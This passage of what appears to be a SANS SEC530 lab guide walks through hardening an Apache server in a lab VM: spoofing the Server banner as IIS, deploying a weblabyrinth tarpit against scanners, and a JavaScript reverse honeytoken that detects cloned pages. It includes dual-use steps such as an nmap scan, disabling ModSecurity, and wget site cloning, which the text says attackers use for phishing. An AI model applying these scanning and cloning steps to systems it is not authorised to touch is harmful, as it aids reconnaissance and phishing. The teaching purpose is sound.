HTTP/1.1 200 OK
Date: Fri, 16 Mar 2018 17:39:16 GMT
Server: Apache/2.4.18 (Ubuntu)
Last-Modified: Thu, 08 Mar 2018 22:23:27 GMT
ETag: "d6c-566ee1fedf383"
Accept-Ranges: bytes
Content-Length: 3436
```

Note: The service banner is **Apache/2.4.18 (Ubuntu)**. This is the default representation of **Apache** on a modern operating system. Unfortunately, this information helps an adversary identify exploits specific to the version of **Apache** and identifies the operating system as **Ubuntu**. Knowing the operating system helps an adversary to attack the underlying operating system or perform evasion techniques such as WAF evasion. The **Last-Modified** and **Content-Length** may be different on your student VM.


To minimize the service banner edit **/etc/apache2/conf-enabled/security.conf** using the command below.

```
$ sudo gedit /etc/apache2/conf-enabled/security.conf
```

Scroll down to the **ServerTokens** section. Comment out **ServerTokens OS** and uncomment **ServerTokens ProductOnly**. Your configuration file should look like below.



Click on **Save**. Do not close out of the text editor.



Note: If you receive any WARNING messages in your terminal related to **gedit** ignore them.

Open a second terminal and restart **Apache** with the command below.

```
$ sudo service apache2 restart
```

Again, run the command below to see the current service banner your student VM is using.

```
$ curl -I http://172.17.0.1/index.md
```

Now the service banner has been significantly minimalized. It now only shows that the server is running **Apache**.


```
[~]$ curl -I http://172.17.0.1/index.md
HTTP/1.1 200 OK
Date: Fri, 16 Mar 2018 17:41:20 GMT
Server: Apache
Last-Modified: Thu, 08 Mar 2018 22:23:27 GMT
ETag: "d6c-566ee1fedf383"
Accept-Ranges: bytes
```

```
Content-Length: 3436
```

Note: Minimizing the service banner as you just did is supported by most web services natively. However, most will not let you completely hide the web service in use. However, reverse proxy solutions such as **ModSecurity** or other commercial products allow you to change the service banner completely.

Next, you are going to completely change the service banner using **ModSecurity's SecServerSignature** capability.

Switch back to the text editor. This time comment out **ServerTokens ProductOnly** and uncomment **ServerTokens Full**.




Note: For **SecServerSignature** to work you must have **ServerTokens** set to **Full**.


Scroll down a little bit, and you will find **ServerSignature On**. Directly below this line enter the following configuration.

```
SecServerSignature "Microsoft-IIS/10.0"
```

Your configuration should look like below.




Click on **Save**.



Note: If you receive any **WARNING** messages in your terminal related to **gedit** ignore them.

Go ahead and close out of the text editor by **clicking** on the **X** in the top right corner.



Switch back to your terminal and restart **Apache** with the command below.

```
$ sudo service apache2 restart
```

Again, run the command below to see the current service banner your student VM is using.

```
$ curl -I http://172.17.0.1/index.md
```

The output should now show the web service is running **Microsoft-IIS/10.0** even though it is really **Apache 2.4.18**.

```
[~]$ curl -I http://172.17.0.1/index.md
HTTP/1.1 200 OK
Date: Fri, 16 Mar 2018 17:53:04 GMT
Server: Microsoft-IIS/10.0
Last-Modified: Thu, 08 Mar 2018 22:23:27 GMT
ETag: "d6c-566ee1fedf383"
Accept-Ranges: bytes
Content-Length: 3436
```

At this point, an automated attack or script that uses the service banner is highly likely to fail. For example, run **Nmap** to service scan the web service using the command below.

```
$ nmap -A -p 80 172.17.0.1
```

The output of the nmap scan will look like below.

[~]$ nmap -A -p 80 172.17.0.1

```
Starting Nmap 7.01 ( https://nmap.org ) at 2018-03-16 13:54 EDT
```

```
Nmap scan report for 172.17.0.1
Host is up (0.00016s latency).
PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: 403 Forbidden
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.97 seconds
```

Based on the results, **Nmap** thinks the web service is **IIS 10** and that the underlying operating system is a **Windows** box. For a defender, this is fantastic! Now attacks targeting the web service may target the wrong web application and the wrong operating system.

Note: This adds to your ability to detect an attack as well as prevent an attack from being successful. All while keeping the same functionality to the site. For example, if you were to access the wiki from **http://172.17.0.1/#!index.md**, it would like identical as changing the service banner does nothing to how the content is presented to clients.

2. **Set up weblabyrinth**

The next defense technique involves setting up a web folder that, when scanned, creates an infinitely recursive page or series of pages. To do this, you will be implementing the **weblabyrinth**.

Note: The **weblabyrinth** requires **PHP** and **SQLite** to work. These are already installed on your student VM.

The first step is to either copy the **weblabyrinth** folder to your website or **symlink** it. **Symlink** the files using the command below.


```
$ sudo ln -s /opt/weblabyrinth/ /var/www/sec530-wiki/labyrinth
```

Note: **Symlink** can be more beneficial as you can **symlink** the **weblabyrinth** files to multiple sites. This configuration allows you to centrally maintain, or make changes, if necessary.


Next, access the labyrinth files using Google Chrome by issuing the command below.

```
$ google-chrome http://172.17.0.1/labyrinth &
```


Google Chrome should successfully access a randomly generated page that looks like below.



Click on one of the **links**. These are identified by their **blue color**.



After **clicking** on one of the **links** you should see a page not found error.



Note: The page is not loading because **Apache** has not been configured to allow **.htaccess** rewrite rules to function, which are required for the **weblabyrinth** to function.


Next, edit the **Apache** site configuration using the command below.

```
$ sudo gedit /etc/apache2/sites-enabled/000-default.conf
```


When the text editor opens, scroll down until you see **ServerAdmin** and **DocumentRoot**. Below these enter the following configuration.

```
<Directory /var/www/sec530-wiki/labyrinth>
     Options Indexes FollowSymLinks MultiViews
     AllowOverride FileInfo Options
     Order allow,deny
     allow from all
</Directory>
```

The configuration file should look as follows:




Click on **Save**.



Note: If you receive any **WARNING** messages in your terminal related to **gedit** ignore them.


Go ahead and close out of the text editor by **clicking** on the **X** in the top right corner.




Switch back to your terminal and restart **Apache** with the command below.

```
$ sudo service apache2 restart
```


Now switch back to **Google Chrome**. **Click** on the **refresh icon** to reload the page.



This time the page loads correctly.



Try **clicking** on another **blue link** and see what happens.



Another page loads. The **weblabyrinth** is functioning correctly and is infinitely creating new pages. To test that this prevents web scanners and exploit tools from completing scans, use **wget** using the command below.

```
$ wget -e robots=off --spider --recursive
http://172.17.0.1/labyrinth/
```

This will show output like below.

```
Spider mode enabled. Check if remote file exists.
--2018-03-16 14:35:22--  http://172.17.0.1/labyrinth/MjAzNjgxMA
Reusing existing connection to 172.17.0.1:80.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/html]
Remote file exists and could contain links to other resources --
retrieving.

--2018-03-16 14:35:22--  http://172.17.0.1/labyrinth/MjAzNjgxMA
```

```
Reusing existing connection to 172.17.0.1:80.
HTTP request sent, awaiting response... 200 OK
Length: 2749 (2.7K) [text/html]
Saving to: '172.17.0.1/labyrinth/MjAzNjgxMA.tmp.tmp'

172.17.0.1/labyrint 100%[===================>]   2.68K  --.-KB/s    in
0s

2018-03-16 14:35:22 (351 MB/s) -
'172.17.0.1/labyrinth/MjAzNjgxMA.tmp.tmp' saved [2749/2749]

Removing 172.17.0.1/labyrinth/MjAzNjgxMA.tmp.tmp
```

This will continue forever. **Press CTRL + C** to stop the web scan.

Note: This technique works best when a **robots.txt** file exists that tells legitimate crawlers to ignore **/labyrinth**. Attack tools and unauthorized vulnerability scanners will hone in on robots.txt and intentionally scan files or folders they are not supposed to. Should an attack tool do this, one of two things usually happens: the attack tool never completes scanning, or after a set period it stops scanning but returns that the scan completed successfully. Both of which are wins for the blue team.

3. **Identify site cloning**

An adversary may clone one of your organization's websites to use against you in a phishing attack. It is possible to detect this using **JavaScript**.


Modify the home page of your local web server using the command below.

```
$ sudo gedit /var/www/sec530-wiki/index.md
```


Directly under the "**Welcome to the SANS SEC530 Wiki**" and **"----------"** add the following configuration.

```
<script>
if (document.domain != "security530") {
    var l = location.href;
    var r = document.referrer;
    var m = new Image();
    m.src = "http://security530/"+
      "SEC530_Phishing_Detection.jpg?l="+
      encodeURI(l) + "&amp;r=" + encodeURI(r);
}
</script>
```

Your configuration file should look like below. Be sure there is an empty line under "**</script>**" or else the page will not load.




Click on **Save**.



Note: If you receive any WARNING messages in your terminal related to **gedit** ignore them.

Go ahead and close out of the text editor by **clicking** on the **X** in the top right corner.



In your terminal, **follow** the **Apache** log for the local web server with the command below.

```
$ tail -f /var/log/apache2/access.log
```

Note: It may be helpful to press **ENTER** a few times within the terminal that is tailing access.log. This will make it easier to see what content is being requested.

Switch back to **Google Chrome** and browse to "**http://security530/#!index.md**".


The **SEC530 wiki** page should load. The important piece is to look at the logs generated in your terminal window. They should only contain entries such as below. The number of logs generated depends on what content **Google Chrome** has cached.

```
127.0.0.1 - - [16/Mar/2018:15:10:16 -0400] "GET / HTTP/1.1" 200 104487
"-" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/65.0.3325.162 Safari/537.36"
127.0.0.1 - - [16/Mar/2018:15:10:16 -0400] "GET /config.json HTTP/1.1"
404 494 "http://security530/" "Mozilla/5.0 (X11; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/65.0.3325.162
Safari/537.36"
127.0.0.1 - - [16/Mar/2018:15:10:35 -0400] "GET / HTTP/1.1" 200 104488
"-" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/65.0.3325.162 Safari/537.36"
127.0.0.1 - - [16/Mar/2018:15:10:35 -0400] "GET /navigation.md
HTTP/1.1" 200 2404 "http://security530/" "Mozilla/5.0 (X11; Linux
x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/65.0.3325.162
Safari/537.36"
127.0.0.1 - - [16/Mar/2018:15:10:35 -0400] "GET /config.json HTTP/1.1"
404 494 "http://security530/" "Mozilla/5.0 (X11; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/65.0.3325.162
Safari/537.36"
127.0.0.1 - - [16/Mar/2018:15:10:35 -0400] "GET /index.md HTTP/1.1" 200
3957 "http://security530/" "Mozilla/5.0 (X11; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/65.0.3325.162
Safari/537.36"
127.0.0.1 - - [16/Mar/2018:15:10:35 -0400] "GET /CyberDefense_logo.jpg
HTTP/1.1" 200 7706 "http://security530/" "Mozilla/5.0 (X11; Linux
x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/65.0.3325.162
Safari/537.36"
```

The following pages were loaded by the **http://security530/#!index.md** request.

/
/navigation.md
/index.md
/CyberDefense_logo.jpg

Open a **second terminal** window by **clicking** on the **terminal icon** in the top left corner.



In the **second terminal** window, run the commands below to disable **ModSecurity** temporarily.

```
$ sudo sed -i 's/\#SecRuleEngine Off/SecRuleEngine Off/'
/etc/modsecurity/modsecurity.conf
$ sudo sed -i 's/\SecRuleEngine On/\#SecRuleEngine On/'
/etc/modsecurity/modsecurity.conf
$ sudo service apache2 restart
```

Note: Disabling **ModSecurity** is necessary because the next command involves cloning the site and content within the Wiki page accidentally is flagged as data exfiltration by the default **ModSecurity** CRS rules.


In the **second terminal** window, run the command below to clone the **index.md** file. Only a single file is being closed to speed up the lab.

```
$ wget --convert-links --adjust-extension --page-requisites --no-
parent http://Security530/index.md
```

Note: This command uses wget to clone a site for offline use. An attacker can use wget or more sophisticated tools like the **Social Engineer Toolkit (SET)** to clone an organization's website. Once cloned, the site can be used against the organization for phishing.
Next, open the cloned site using the command below.

```
$ google-chrome security530/index.md.html
```

Google Chrome will open the cloned page. The page will not display fully because images and other content were not cloned and **Google Chrome** is not interpreting markdown. However, the special JavaScript added was cloned with the page and executed.



Switching back to the **first terminal** that is tailing **access.log**, you will see the following output.

```
127.0.0.1 - - [16/Mar/2018:16:18:53 -0400] "GET
/SEC530_Phishing_Detection.jpg?l=file:///home/student/security530/index
.md.html&amp;amp;r= HTTP/1.1" 404 513 "-" "Mozilla/5.0 (X11; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/65.0.3325.162
Safari/537.36"
::1 - - [16/Mar/2018:16:19:09 -0400] "HEAD / HTTP/1.1" 200 314 "-"
"Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/65.0.3325.162 Safari/537.36"
::1 - - [16/Mar/2018:16:19:09 -0400] "HEAD / HTTP/1.1" 200 314 "-"
"Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/65.0.3325.162 Safari/537.36"
```

```
::1 - - [16/Mar/2018:16:19:09 -0400] "HEAD / HTTP/1.1" 200 314 "-"
"Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/65.0.3325.162 Safari/537.36"
```

This time the access log shows requests against the following files:

/
/SEC530_Phishing_Detection.jpg

Effectively, **SEC530_Phishing_Detection.jpg** is a reverse honeytoken. The file does not actually exist and attempts to access it will only occur if someone attempts to access the site not using the hostname expected. The JavaScript added early only attempts to load the **SEC530_Phishing_Detection.jpg** when the **document.domain** does not match the website's expected address.

Note: Initially the site was loaded using **http://security530/#!index.md.** Because **security530** matches the **document.domain**, no attempt to access **SEC530_Phishing_Detection.jpg** was made. Then when the site was cloned, the page was loaded using **file:///home/student/security530/index.html**. In this case, the document.domain was not set to security530, so JavaScript attempted to load **SEC530_Phishing_Detection.jpg** directly from **http://security530/SEC530_Phishing_Detection.jpg** which would cause the **Apache** access.log to see the request.

Operationalizing this technique is simple. Either a local script can continuously monitor **access.log,** or a **SIEM** can monitor the logs as they are ingested. Both solutions just need to look for **SEC530_Phishing_Detection.jpg** and alert when it is seen.

Lab Conclusion

In this lab, you have used multiple protection strategies to secure an **Apache** web server. By doing so, you can:

- Prevent automated tools from being successful
- Increase detection capabilities through redirection or reverse honeytokens
- Gain early detection of adversary attacks
- Detect cloned site access of an organization's website or websites

Lab 5.3 is now complete!